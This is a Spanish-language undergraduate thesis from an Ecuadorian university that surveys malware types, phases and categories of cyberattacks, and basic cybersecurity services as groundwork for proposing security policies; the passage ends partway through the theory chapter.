UNIVERSIDAD CATÓLICA
DE SANTIAGO DE GUAYAQUIL

FACULTAD DE EDUCACIÓN TÉCNICA PARA EL DESARROLLO
CARRERA DE INGENIERÍA EN TELECOMUNICACIONES

TEMA:

Estudio y análisis de ciberataques en América Latina, su influencia en las empresas del Ecuador y propuesta de políticas de ciberseguridad

AUTOR:

Freire López, Kirk Bryan

Trabajo de Titulación previo a la obtención del título de
INGENIERO EN TELECOMUNICACIONES

TUTOR:

Philco Asqui, Luis Orlando

Guayaquil, Ecuador

18 de Septiembre del 2017

UNIVERSIDAD CATÓLICA
DE SANTIAGO DE GUAYAQUIL

FACULTAD DE EDUCACIÓN TÉCNICA PARA EL DESARROLLO

CARRERA DE INGENIERÍA EN TELECOMUNICACIONES

CERTIFICACIÓN

Certificamos que el presente trabajo fue realizado en su totalidad por el Sr. **Freire López, Kirk Bryan** como requerimiento para la obtención del título de **INGENIERO EN TELECOMUNICACIONES**.

TUTOR

_____

Philco Asqui, Luis Orlando

DIRECTOR DE CARRERA

_____

Heras Sánchez, Miguel Armando

Guayaquil, a los 18 del mes de Septiembre del año 2017

UNIVERSIDAD CATÓLICA
DE SANTIAGO DE GUAYAQUIL

FACULTAD DE EDUCACIÓN TÉCNICA PARA EL DESARROLLO

CARRERA DE INGENIERÍA EN TELECOMUNICACIONES

DECLARACIÓN DE RESPONSABILIDAD

Yo, **Freire López, Kirk Bryan**

DECLARO QUE:

El trabajo de titulación "**Estudio y análisis de ciberataques en América Latina, su influencia en las empresas del Ecuador y propuesta de políticas de ciberseguridad.**" previo a la obtención del Título de **Ingeniero en Telecomunicaciones**, ha sido desarrollado respetando derechos intelectuales de terceros conforme las citas que constan en el documento, cuyas fuentes se incorporan en las referencias o bibliografías. Consecuentemente este trabajo es de mi total autoría.

En virtud de esta declaración, me responsabilizo del contenido, veracidad y alcance del Trabajo de Titulación referido.

Guayaquil, a los 18 del mes de Septiembre del año 2017

EL AUTOR

_____

FREIRE LÓPEZ, KIRK BRYAN

UNIVERSIDAD CATÓLICA
DE SANTIAGO DE GUAYAQUIL

FACULTAD DE EDUCACIÓN TÉCNICA PARA EL DESARROLLO
CARRERA DE INGENIERÍA EN TELECOMUNICACIONES

AUTORIZACIÓN

Yo, **Freire López, Kirk Bryan**

Autorizo a la Universidad Católica de Santiago de Guayaquil, la publicación, en la biblioteca de la institución del Trabajo de Titulación: "**Estudio y análisis de ciberataques en América Latina, su influencia en las empresas del Ecuador y propuesta de políticas de ciberseguridad.**", cuyo contenido, ideas y criterios son de mi exclusiva responsabilidad y total autoría.


Guayaquil, a los 18 del mes de Septiembre del año 2017

EL AUTOR

_____

FREIRE LÓPEZ, KIRK BRYAN

REPORTE DE URKUND



DEDICATORIA

El presente trabajo de titulación va dedicado a Dios, quien supo guiar mi camino durante mi formación profesional, estando conmigo en todo momento, dándome fuerzas y esperanzas para no desistir en las adversidades presentadas a lo largo de este periodo.

A mi madre, Mirian quien con su responsabilidad, amor y sacrificio me han permitido lograr esta meta, gracias por enseñarme por medio del ejemplo a ser perseverante y nunca darme por vencido.

A mi hermano, Juan Carlos y su esposa Marjorie por alentarme a seguir el camino correcto, acompañándome durante todo este proceso, dándome su apoyo para poder cumplir mis objetivos.

A mi compañera sentimental Vanessa, por ser un apoyo incondicional que con su amor, paciencia y consejos supo mantenerme firme en este camino hacia el profesionalismo.

Finalmente, a mis amigos, compañeros y profesores de aula, gracias por brindarme su paciencia y apoyo durante mi formación profesional.

EL AUTOR

FREIRE LÓPEZ, KIRK BRYAN

AGRADECIMIENTO

Agradezco a Dios por darme la oportunidad de vivir este momento tan importante en la vida de todo estudiante universitario.

A mi madre, por la confianza y el apoyo incondicional brindado a lo largo de mi vida, y a quien debo este éxito profesional.

A mi hermano y su familia, por facilitarme su ayuda en todo momento, y siempre velar por mi bienestar.

A la empresa MIPC S.A, por brindar su apoyo y conocimiento, para perfeccionar mis aptitudes durante mi periodo de prácticas pre-profesionales.

A mis profesores, por el conocimiento brindado durante esta etapa, y ser inspiración para mí y mis compañeros, que, con sus enseñanzas de disciplina y valores, estarán siempre presentes en cualquier ámbito a desempeñar.

EL AUTOR

FREIRE LÓPEZ, KIRK BRYAN

UNIVERSIDAD CATÓLICA
DE SANTIAGO DE GUAYAQUIL

FACULTAD DE EDUCACIÓN TÉCNICA PARA EL DESARROLLO
CARRERA DE INGENIERÍA EN TELECOMUNICACIONES

TRIBUNAL DE SUSTENTACIÓN

f. _____

ING. MIGUEL ARMANDO HERAS SÁNCHEZ, M. Sc
DIRECTOR DE CARRERA

f. _____

ING. EDWIN FERNANDO PALACIOS MELÉNDEZ, M. Sc
COORDINADOR DE ÁREA

f. _____

ING. NÉSTOR ARMANDO ZAMORA CEDEÑO, M. Sc
OPONENTE

Índice General

Índice de Figuras

Capítulo 2

Capítulo 3

Capítulo 4

Índice de Tablas

Capítulo 2

Capítulo 3

Capítulo 4

Resumen

Las ciberamenazas se presentan como uno de los puntos de riesgo de más alta importancia para la seguridad tanto en los países desarrollados como también en los que están en vía de desarrollo como el nuestro. Esta situación es uno de los retos de la seguridad nacional que exige un estudio y análisis, que contemple los aspectos que han transformado a los actores y acciones de este entorno en unos de los desafíos de la ciberseguridad tanto para las organizaciones públicas como privadas de América Latina y del resto del mundo. Para solventar esta adversidad es necesario la implementación de políticas de ciberseguridad en los puntos informáticos vitales donde se realiza el procesamiento, almacenamiento, envío y recepción de los datos de las instituciones que lo requieran para así salvaguardar la integridad y confidencialidad de la información, ya que se ha determinado que los ciberataques no solo se producen interceptando los datos que transitan por los diferentes medios de transmisión entre el emisor y receptor, sino que también accediendo desde las estaciones de trabajo y servidores, donde muchas veces los operarios por falta de conocimiento, facilitan el acceso y facultan estos ataques informáticos a la red.

Palabras claves: CIBERAMENAZAS, CIBERATAQUES, CIBERSEGURIDAD, CSIRT, INCIDENTES, POLÍTICAS.

CAPÍTULO 1: INTRODUCCIÓN

1.1. Introducción.

Independientemente del aspecto que se tenga a consideración, ya sea este económico, político o social, la falta de ciberseguridad pone en riesgo el patrimonio digital y cultural de los individuos, organizaciones y estados. Los problemas que esto acarrea son complejos y su resolución requiere el diseño e implementación de políticas de seguridad informática que conformen una estrategia coherente y eficaz de manera que los efectos negativos posteriores a un ataque de este tipo sean controlables y reversibles.

La obtención de un nivel adecuado de ciberseguridad para prevenir riesgos de ciberataques a las redes de datos y a la información que transita por ellos es esencial para el funcionamiento de los estados y organizaciones. Con la adopción de nuevas tecnologías digitales va acompañada el aumento de la dependencia hacia las mismas, creando un ambiente de vulnerabilidad para nada despreciable para el correcto funcionamiento de las distintas funciones de una organización, convirtiéndose en un peligro potencial para la soberanía de las naciones.

Con el fin de evitar dar facilidades al incremento de los ciberataques, las infraestructuras de telecomunicaciones existentes deben establecer un proceso de seguridad de naturaleza técnica y jurídica, por lo que se vuelve necesario reconocer los recursos intangibles a proteger, para así poder precisar cuál será la trascendencia de la seguridad para que la protección de dichos recursos sea de forma eficaz y controlada.

1.2. Antecedentes.

Las instituciones que prestan algún servicio a la ciudadanía como los ministerios o secretarias en el caso de las instituciones públicas o ISP u operadoras celulares en el caso de instituciones privadas, constantemente buscan tener escalabilidad para así ofrecer una variedad de servicios a sus usuarios, por lo que su información e infraestructura crítica siempre debe permanecer con una sólida ciberseguridad, para que a pesar de sufrir un

ataque informático de cualquier índole, pueda seguir operando y brindando el servicio a sus respectivo usuarios.

Dado esto se realizan constantemente estudios en los cuales se determina los ciberataques acontecidos, su forma de ataque y su impacto en las instituciones afectadas por el mismo, con la finalidad de establecer políticas de seguridad más sólidas y fiables, para así prevenir pérdidas, corrupción y manipulación de información de inestimable valor para la empresa o estado afectado.

1.3. Definición del Problema.

Los ciberataques como el spear-phishing o watering hole se han convertido en una verdadera amenaza a nivel global debido no solamente a las pérdidas financieras que estos podrían ocasionar sino además de la repercusión que generarían al poner a la vista pública prácticas confidenciales u obtener información clasificada de distinta índole como militar, financiera o jurídica; así como también utilizar esta información obtenida para fines criminales o terroristas con el objetivo de desestabilidad o destruir una institución o estado establecido.

1.4. Justificación del Problema.

Con el estudio y análisis a realizar se desea evidenciar las vulnerabilidades en la defensa informática de las instituciones públicas y privadas que han sufrido ciberataques en su infraestructura crítica como en su información de valor invaluable, a su vez de proveer un plan de contingencia informática por medio de políticas de ciberseguridad.

1.5. Objetivos del Problema de Investigación.

1.5.1. Objetivo General.

Realizar un análisis de los tipos y formas de ciberataques que han afectado a las instituciones y estados de América Latina en el siglo XXI.

1.5.2. Objetivos Específicos.

- Especificar el impacto de los ciberataques acontecidos en América Latina en las organizaciones del Ecuador.
- Caracterizar la operación del EcuCERT.
- Elaborar un plan de contingencia informática por medio de políticas de ciberseguridad.

1.6. Hipótesis.

La hipótesis planteada es que por medio de las políticas de ciberseguridad a proponer se logre establecer una defensa informática fiable y contingente hacia los recursos intangibles de valor incalculable de las diferentes instituciones ya sean públicas o privadas que implementen lo propuesto ante la eventualidad de ciberataques a corto, mediano o largo plazo.

1.7. Metodología de Investigación.

Los métodos empleados en el siguiente trabajo fueron el descriptivo, documental y analítico, dado que se realizará un estudio de los tipos y formas de ciberataques, que serán propuestos con la finalidad de comprenderlos y que sirvan de sustento al momento de desarrollar las políticas de ciberseguridad, para así acreditar o desacreditar la hipótesis planteada en base al problema que se desea resolver.

CAPÍTULO 2: FUNDAMENTACIÓN TEÓRICA

En este capítulo se exponen los fundamentos teóricos que dan soporte a los diferentes aspectos de la ciberseguridad y de cómo repercuten positiva y negativamente en las instituciones a nivel mundial. Además, este análisis preliminar de los diferentes conceptos básicos permitirá una mejor asimilación del trabajo desarrollado. Inicialmente se abordará los tipos y características de los ciberataques explicando más adelante su impacto en la seguridad de las redes de datos e información que transita a través de ella, así como su forma de poder prevenirlos y corregirlos por medio de servicios, mecanismos y políticas de ciberseguridad ante un incidente que podría ocurrir en cualquier momento.

2.1. Caracterización de los ciberataques

Aceptar permanentemente un concepto de ciberataque resulta complejo debido al vertiginoso cambio en las tecnologías de la información y producto de ello las definiciones puede resultar obsoletas a corto plazo, no obstante, hasta el momento se puede definir un ciberataque como cualquier práctica realizada por una persona u organización con la finalidad de infiltrar, atacar y ocasionar daños a los sistemas de información.

El termino ciberseguridad ha sido usado para describir todo tipo de eventos en internet desde protestas en línea, a robos de secretos informáticos y llegando hasta sabotaje cibernético de la investigación de armas nucleares. Por lo que, para adaptar un concepto más apropiado, se debe conocer ampliamente sus características, para a su vez poder clasificar los ciberataques de otras eventualidades informáticas de menor relevancia. (Singer & Friedman, 2014)

2.1.1 Malware más recurrentes en los ciberataques

Un malware puede definirse como cualquier código malicioso que actúa con el objetivo de ocasionar daños a los sistemas de información sin tener consentimiento del propietario o usuario; por lo que es una de las herramientas más utilizadas por los atacantes informáticos para infiltrarse en las redes de

forma remota, vulnerando así la ciberseguridad de estas. Existe una amplia variedad de malware donde se los clasifica según como estos funcionan.

2.1.1.1 Virus comunes

Son aquellos programas que infectan a otros, alterando su código, tomando el control de estos con lo propósito de infectar archivos dentro de un sistema informático. La velocidad de propagación es inferior a la de los gusanos.

2.1.1.2 Gusanos de red

Este malware se caracteriza por usar los recursos de una red de datos para infectar a los equipos. Se propagan por medio de correo electrónico, redes peer-to-peer (P2P), sistemas de mensajería instantánea, redes locales y globales permitiendo que su velocidad de infección sea muy elevada.

Al infectar un equipo, el gusano trata de tener las direcciones de los demás equipos en la red para enviarles sus copias. Una parte de los gusanos usan el directorio de contactos de correo electrónico para propagarse en forma de archivos a través de este servicio de red mientras que una minoría se propagan en forma de paquetes de datos en la red para penetrar directamente en la memoria RAM del equipo a infectar para luego ejecutar su código.

2.1.1.3 Caballos de troya

Son aquellos malware que realizan acciones sin que el usuario esté enterado o haya dado su consentimiento. Laboran abriendo puertas traseras y recolectando datos que pueden ser considerados valiosos para los usuarios y enviarlos a personas con fines delictivos: alterando o destruyendo datos, utilizando recursos del ordenador enviando masivamente correos no deseados, que tienen como consecuencia desperfectos en el funcionamiento del equipo y de la red a la que esta pertenece.

Se diferencian de los virus comunes ya que no infectan otros softwares y no pueden infectar a otros equipos por su propia cuenta, sino que se presentan ante el usuario como algún programa “deseable, legítimo e inofensivo”, pero que al ejecutarlo le brinda al atacante acceso remoto al

equipo. Su capacidad de causar daño es más elevada que la de los virus clásicos.

2.1.1.4 Keyloggers

Se define como un software o hardware que puede interceptar y guardar las pulsaciones efectuadas en el teclado de un ordenador que esté infectado. Dicho malware se encuentra entre el teclado y el sistema operativo del ordenador para interceptar y formar un registro con la información obtenida sin que la víctima se dé cuenta. Este registro es almacenado de forma local en el ordenador y en caso de que este forme parte de un ataque de mayor magnitud, le puede dar acceso remoto al atacante para registrar la información en otro equipo.

2.1.1.5 Spyware

Es aquel programa que tiene como objetivo recolectar información confidencial como contenido de las unidades de almacenamiento y software instalado de algún usuario u organización de forma no autorizada, siendo invisible para el operador del equipo. Otra de sus funciones es la de controlar al equipo como por ejemplo los malware que se instalan en el navegador de Internet direccionando tráfico, que al momento de ingresar una dirección web se abre otra completamente diferente.

2.1.1.6 Adware

Se caracterizan por mostrar publicidad no deseada al usuario, donde la mayor parte son instalados a programas de distribución gratuita; esta publicidad de muestra en la interfaz del usuario, pudiendo algunas veces colectar y enviar datos personales del operador.

2.1.1.7 Riskware

Son softwares legítimos que no tienen la finalidad de ser maliciosos pero que son potencialmente peligrosos si son explotados por usuarios maliciosos; algunos ejemplos de estos son programas para administración remota, gestores de descargas, utilidades de administración de contraseñas**.**

2.1.1.8 Ransomware

Es un tipo de malware que restringe el acceso a una parte o a la totalidad del sistema de archivos infectado, normalmente cifrándolo y pidiendo un rescate a cambio de deshabilitar dicha restricción.

2.1.2 Fases de un ciberataque y sus características

Conocer las diferentes etapas que conforman un ciberataque brinda la ventaja de aprender a pensar como los atacantes y a jamás subestimar su mentalidad. Desde la perspectiva del profesional de seguridad, se debe aprovechar esas habilidades para comprender y analizar la forma en que los atacantes llevan a cabo un ataque.

La anatomía de un ciberataque está dividida en cinco fases:




Figura 2.1: Fases de un ciberataque.

Fuente: Elaboración propia.

2.1.2.1 Reconocimiento del objetivo

Esta etapa comprende en obtener información de una víctima potencial ya sea esta una persona, organización o estado. La obtención de esos datos suele ser a través de internet, donde los datos obtenidos suelen ser de conocimiento público y de libre acceso, pero también pueden ser obtenidos por medio de ingeniería social, dumpster diving, sniffing o phishing.

2.1.2.2 Exploración de vulnerabilidades

En esta segunda instancia se usa los datos recolectados de la víctima para tratar de obtener información privilegiada de las redes de datos como, direcciones IP, nombre de host y datos de autenticación. Para estos fines son utilizados diferentes herramientas de análisis como network mappers, port mappers, network scanners, port scanners, y vulnerability scanners.

2.1.2.3 Obtención de acceso

En esta etapa se comienza a esquematizar el ciberataque por medio de las vulnerabilidades encontradas durante las fases de reconocimiento y exploración. Algunos de los ataques más utilizados para este fin son por medio de Buffer Overflow y Session hijacking.

2.1.2.4 Mantener acceso

Al momento que el atacante ha logrado infiltrar el sistema, buscará la forma de implantar herramientas para volver a vulnerar la ciberseguridad de la víctima en cualquier momento y de forma remota, solo necesitando una conexión a internet. Por lo que se recurre a backdoors, rootkits y troyanos para cumplir esta final.

2.1.2.5 Eliminación de evidencias

Finalmente, cuando el atacante consiguió obtener y mantener la brecha en la seguridad de la víctima, se intentará borrar todos los registros y evidencias dejados durante el ciberataque, como los archivos de registro (log) y las alarmas del Sistema de Detección de Intrusos (IDS) para evitar ser detectado por el personal de ciberseguridad o el administrador de la red.

2.1.3 Tipos de ciberataques según su autoría

Los ciberataques pueden ser clasificados en función de su autoría:

- *Patrocinados por estados*: Los ciberataques dirigidos y patrocinados por los estados son los de más relevancia a nivel mundial debido a la magnitud de las consecuencias que dejan estos a la infraestructura

crítica de las empresas u organizaciones que están bajo la jurisdicción del estado víctima del ataque. Se ha detectado que algunas naciones invierten en el desarrollo de amenazas persistentes avanzadas (ATP) que atacan de forma agresiva, seleccionando objetivos muy concretos para mantenerse constantemente dentro de las redes de las víctimas sin ser detectados.

Un ejemplo fue el conocido caso del ataque a parte del ciberespacio de Estonia en el año 2007, que provocó que los sitios web del gobierno quedaran fuera de línea ya que casi todos los servicios están integrados en internet; así mismo otro caso fue el de los múltiples ataques de Stuxnet a los sistemas SCADA que afectó a plantas de fabricación en Alemania y centrales nucleares en Irán, siendo en ambos casos sectores estratégicos de esas naciones.

- *Patrocinados por organizaciones privadas*: Muchas organizaciones privadas efectúan ataques con el objetivo de obtener información confidencial de tipo industrial, financiera o logística de otras organizaciones o gobiernos con la finalidad de obtener ventajas en el mercado o de obtener ganancias de manera fraudulenta. Este tipo de ataques, muchas veces se realizan con la ayuda de entidades gubernamentales.
- *Terrorismo, extremismo político e ideológico*: Los terroristas y extremistas que realizan ciberataques, utilizan el ciberespacio para planear sus acciones, difundirlas a través de este medio y así reclutar adeptos para ejecutarlas bajo sus intereses.

- *Ataques del crimen organizado*: Los ciberataques efectuado por bandas de crimen organizado, explotan las posibilidades de anonimato que el ciberespacio les ofrece. Este tipo de organizaciones tiene como objetivo obtener información confidencial de personas, instituciones o estados para su posterior uso fraudulento para así conseguir grandes beneficios económicos.

- *Hacktivismo*: A lo largo de la última década, el hacktivismo ha llegado a ser una de las mayores amenazas para la ciberseguridad de los gobiernos y organismos. Estas acciones tienen como fundamentos el uso del anonimato y la libre distribución de información confidencial usando como medio el ciberespacio.

  Los hacktivistas se agrupan de manera descentralizada utilizando el underground de internet para comunicarse y planificar sus acciones. Entre estos grupos se encuentran Anonymous o Luzsec, pero no son los únicos. El objetivo de estos grupos es atacar el ciberespacio ocupado por personas, empresas u organizaciones que atente contra sus intereses; la magnitud de la amenaza es tal que distintas organizaciones como gobiernos, bancos y empresas prestadoras de servicios son susceptibles de recibir ciberataques de denegación de servicios (DDoS) o ser infiltrados para obtener información confidencial para ser distribuida en internet libremente.

- *Ataques de perfil bajo*: Este tipo de ataques son efectuados, por personas que tienen conocimiento en las TIC, realizando así ciberataques de tipo heterogéneo y por motivaciones personales.

- *Ataques de personal con accesos privilegiados*: Este grupo suponen una de las mayores amenazas para la seguridad del ciberespacio de las naciones y empresas ya que suelen ser parte integrante de todos los ataques arriba expuestos. Desde un espía infiltrado por un Estado, a un empleado captado por bandas de terroristas o cibercriminales pasando por un empleado descontento.

A continuación, en la Tabla 2.1, se hace relación de los autores de ciberataques y las victimas del mismo.

Tabla 2.1: Ciberataques según su autoría y su objetivo.

Autores	**Objetivos**		
	Gobierno	**Sector privado**	**Ciudadanos**
Ataques patrocinados por estados	Espionaje, ataques contra infraestructuras críticas, APT	Espionaje, ataques contra infraestructuras críticas, APT	-
Ataques patrocinados por el sector privado	Espionaje	Espionaje	-
Terroristas, extremismo político e ideológico	Ataques contra las redes, sistemas o servicios de terceros, ataques contra servicios de internet, infección con malware	Ataques contra las redes, sistemas o servicios de terceros, ataques contra servicios de internet, infección con malware	-
Hacktivistas	Robo y publicación de información clasificada o sensible, ataques contra las redes, sistemas o servicios de terceros, ataques contra servicios de internet, infección con malware	Robo y publicación de información clasificada o sensible, ataques contra las redes, sistemas o servicios de terceros, ataques contra servicios de internet, infección con malware	Robo y publicación de datos personales
Crimen organizado	Espionaje	Robo de identidad digital y fraude	Robo de identidad digital y fraude
Ataques de perfil bajo	Ataques contra las redes, sistemas o servicios de terceros, ataques contra servicios de internet, infección con malware	Ataques contra las redes, sistemas o servicios de terceros, ataques contra servicios de internet, infección con malware	
Ataques de personal con accesos privilegiados	Espionaje, ataques contra infraestructuras críticas, ataques	Espionaje, ataques contra infraestructuras críticas, ataques	-

	contra las redes, sistemas o servicios de terceros, ataques contra servicios de internet, infección con malware, robo y publicación de información clasificada o sensible, APT	contra las redes, sistemas o servicios de terceros, ataques contra servicios de internet, infección con malware, robo y publicación de información clasificada o sensible, APT	

Fuente: Instituto Español de ciberseguridad. (2016)

2.1.4 Tipos de ciberataques según su impacto

A su vez los ciberataques también pueden ser clasificados según el impacto en sus víctimas:

2.1.4.1 Spear-phishing

Es una estafa informática enfocada a ataques por medio de correo electrónico cuyo objetivo es adquirir acceso no autorizado a datos de alta confidencialidad. En diferencia de las estafas comunes por phishing, que ejecutan ataques informáticos de forma generalizada y sin víctimas en particular, el spear phishing está focalizado en un determinado grupo u organización, ya sea este de carácter público o privado. La finalidad de este ciberataque es sustraer información de propiedad intelectual, datos financieros, así como secretos de tipo militar o comercial. Estos emails están hechos para asemejarse mucho a los mensajes oficiales enviados por las instituciones bancarias o marcas reconocidas, por lo que llevan al inadvertido destinatario a un sitio web falso pidiendo datos privados como números de cuenta bancaria o de tarjeta de crédito. Frecuentemente, estos correos electrónicos hacen uso de estrategias inteligentes para atraer la atención de las posibles víctimas.

Esta estafa está desarrollada normalmente por hackers o hacktivistas patrocinados por alguna entidad gubernamental. Todo esto es realizado con el objetivo de utilizar o revender los datos confidenciales

obtenidos a los gobiernos o empresas de carácter privado. Estos cibercriminales utilizan herramientas de diseño y se valen de la ingeniería social para personalizar y presentar de tan convincente forma los sitios web y mensajes que incluso objetivos de algo nivel gerencial, tanto en las instituciones públicas como en las privadas, pueden abrir y responder estos correos electrónicos pensando que son seguros. (Kaspersky Lab, 2017)

2.1.4.2 Watering-hole

Este ciberataque basado en la observación y análisis de los sitios web que la víctima usa más a menudo e infecta estos con malware para a su vez estos infecten a la víctima. El malware utilizado en este tipo de ataque se encarga de recolectar información acerca del usuario usando normalmente una vulnerabilidad de día cero; se denomina así debido a que no se publica o anuncia antes de ser activa una vulnerabilidad, dejando al desarrollador del software infectado con cero días para crear parche o para aconsejar soluciones para así mitigar las acciones del daño producido; con esto los hackers evitan la posibilidad de toparse con tecnologías les impida perpetuar su ciberataque. (Symantec Corporation, 2016)

2.1.4.3 Man in the middle

Es un ataque de repetición, que a su vez es una violación a la ciberseguridad, producido cuando la información se almacena sin autorización y luego pasa a ser retransmitido para engañar al receptor en operaciones no autorizadas tales como falsa identificación o una transacción duplicada. Por ejemplo, los mensajes de un usuario autorizado que inicie una sesión en una red pueden ser capturados por un atacante y reenviados al día siguiente. A pesar de que los mensajes pueden ser cifrados y el atacante no puede saber cuáles son las claves y contraseñas reales, la retransmisión de mensajes de inicio de sesión válidos es suficiente para obtener acceso a la red.

Este ciberataque solo requiere que el atacante esté entre las dos entidades que intentan comunicarse, otro ejemplo sería que se crearían facturas falsas, enviándolas al correo electrónico de la víctima e interceptando los cheques de pago de dichos recibos; interceptando

así la información enviada e imitando al menos a una de las entidades. Un mecanismo de defensa para este ciberataque seria utilizando un sistema de cifrado fuerte entre el servidor y el cliente, el servidor se verifica a sí mismo mostrando un certificado digital y se instaura un canal cifrado entre el cliente y el servidor a través del que se envía la información confidencial de forma segura. (Kaspersky Lab, 2017)

2.1.4.4 Masquerade

Este ataque se caracteriza por utilizar una identidad falsa, como una identidad a nivel de red, para así obtener acceso a un equipo dentro de una red. Estos se realizan adquiriendo y utilizando usuarios y contraseñas con un keylogger, con inicios de sesión no autorizados por descuido del personal o encontrando una vulnerabilidad en el proceso de autenticación, cuando este no está totalmente protegido. Una estrategia estándar para contrarrestar este tipo de ciberataque es desarrollando algoritmos que puedan detectar eficaz y eficientemente las acciones sospechosas en los equipos.

2.1.4.5 Modification

Este tipo de ciberataque ocurre cuando alguien hace modificaciones no autorizadas al código fuente de algún software o a la información transmitida a través de un medio de transmisión, atacando su integridad. Estos ataques pueden tomar muchas formas diferentes y tener una variedad de consecuencias como, por ejemplo, pueden alterar furtivamente los números del último informe trimestral para que parezca que el negocio era muy pobre con el fin de bajar el precio de las acciones en una empresa.

2.1.4.6 Negación de servicios

Es un ciberataque que tiene como consecuencia que un recurso o servicio ofrecido por un sistema o dispositivo de red sea inaccesible para los usuarios legítimos. Generalmente, estos ataques se dividen en dos clases; las denegaciones de servicio por saturación, que saturan un equipo con solicitudes para que no pueda responder a las solicitudes reales y las denegaciones de servicio por explotación de vulnerabilidades, que aprovechan una vulnerabilidad en el sistema para volverlo inestable.

2.1.4.7 Trapdoor

Este ciberataque se basa en el uso de accesos no convencionales a los sistemas, los cuales pueden permitir efectuar acciones que no son permitidas por vías normales. Estas puertas traseras son instaladas por el atacante para tener un acceso permanente al sistema.

2.1.4.8 Ingeniería Social

Consiste en el uso de engaños para que las personas revelen información confidencial relevante para el atacante, como las contraseñas de acceso a un servidor de una organización. Se diferencia de otro tipo de ciberataques porque no se aprovecha de vulnerabilidades de un equipo o sistema informático para la obtención de la información.

2.1.4.9 Trashing

Consiste en la búsqueda de información dentro de la basura informática. Esto puede representar una amenaza importante para usuarios que no destruyen información crítica o confidencial al eliminarla.

2.1.4.10 DHCP Starvation

El atacante busca reemplazar al servidor DHCP que se encuentra funcionando en la red, de forma de asignar a los clientes direcciones IP y otra información de acuerdo a su conveniencia. De esta forma podría luego simular ser el Gateway e interceptar la información que los clientes envíen, con el tipo de ataque Man in the middle.

2.2. Servicios de ciberseguridad

2.2.1 Confidencialidad de los datos

La confidencialidad de datos es un servicio de ciberseguridad que impide que cualquier persona, entidad o proceso no autorizado distinto del receptor pueda leer, copiar, descubrir o modificar el contenido de los mensajes.

La confidencialidad se vuelve importante ya que la lectura no autorizada de información confidencial que transita dentro de una red, puede ser desastrosa, debido a esto se requiere de un sistema que garantice la confidencialidad para que un tercero que entra en posesión de la información intercambiada entre el remitente y el destinatario no es capaz de extraer ningún contenido en claro.

Por ello para garantizar este servicio se utilizan mecanismos de cifrado y de seguridad en la comunicación. Digitalmente se puede mantener la confidencialidad de un documento con el uso de llaves asimétricas. Los mecanismos de cifrado garantizan la confidencialidad durante el tiempo necesario para descifrar el mensaje, por esta razón, es necesario determinar durante cuánto tiempo el mensaje debe seguir siendo confidencial ya que no existe ningún mecanismo de seguridad absolutamente seguro de forma indefinida.

2.2.2 Integridad del mensaje

